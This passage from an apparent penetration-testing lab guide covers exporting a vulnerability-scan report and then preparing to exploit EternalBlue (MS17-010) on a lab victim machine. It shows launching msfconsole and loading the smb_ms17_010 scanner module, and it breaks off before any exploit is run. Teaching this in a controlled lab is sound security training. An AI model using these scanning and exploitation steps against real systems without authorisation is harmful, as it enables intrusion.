
1. A list of vulnerabilities is displayed for this host as shown in the screenshot below:




1. Click **Report** and select a format (here, **HTML**) in order to export the result.



1. The **Generate HTML Report** pop-up appears, choose **Executive Summary** from the drop-down list and click on the **Generate Report** button.



1. Save as window appears, choose your desired location to save the report and click **Save**. In this lab we are choosing Desktop to save the file.





1. Now minimize the browser window and navigate to downloaded report location (here, **Desktop**).
2. Double-click on the downloaded file to view the result.




1. The generated report appears as shown in the screenshot. Click **Show Details** to view the complete details of the vulnerabilities.

Scroll down to analyze the complete report.







1. Now, we shall choose a vulnerability found in the target machine and attempt to exploit it using a Metasploit module. In this lab, we shall exploit a recently discovered vulnerability (Eternal Blue) associated with the MS:17-010 (CVE ID: **2017-0143**). Before performing the exploitation, ensure that victim machine **Advertisement Dept** is powered **On**. Switch back to [Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10) machine.




1. Launch a **Command Line Terminal** from the taskbar. Type **msfconsole** command and press **Enter** to launch the Metasploit framework console.




1. Now, we shall check if the Advertisement Dept machine is vulnerable to Eternal Blue using **smb\_ms17\_010** auxiliary scanner.




1. Type **use auxiliary/scanner/smb/smb\_ms17\_010** in the msfconsole and press **Enter** to use the module.



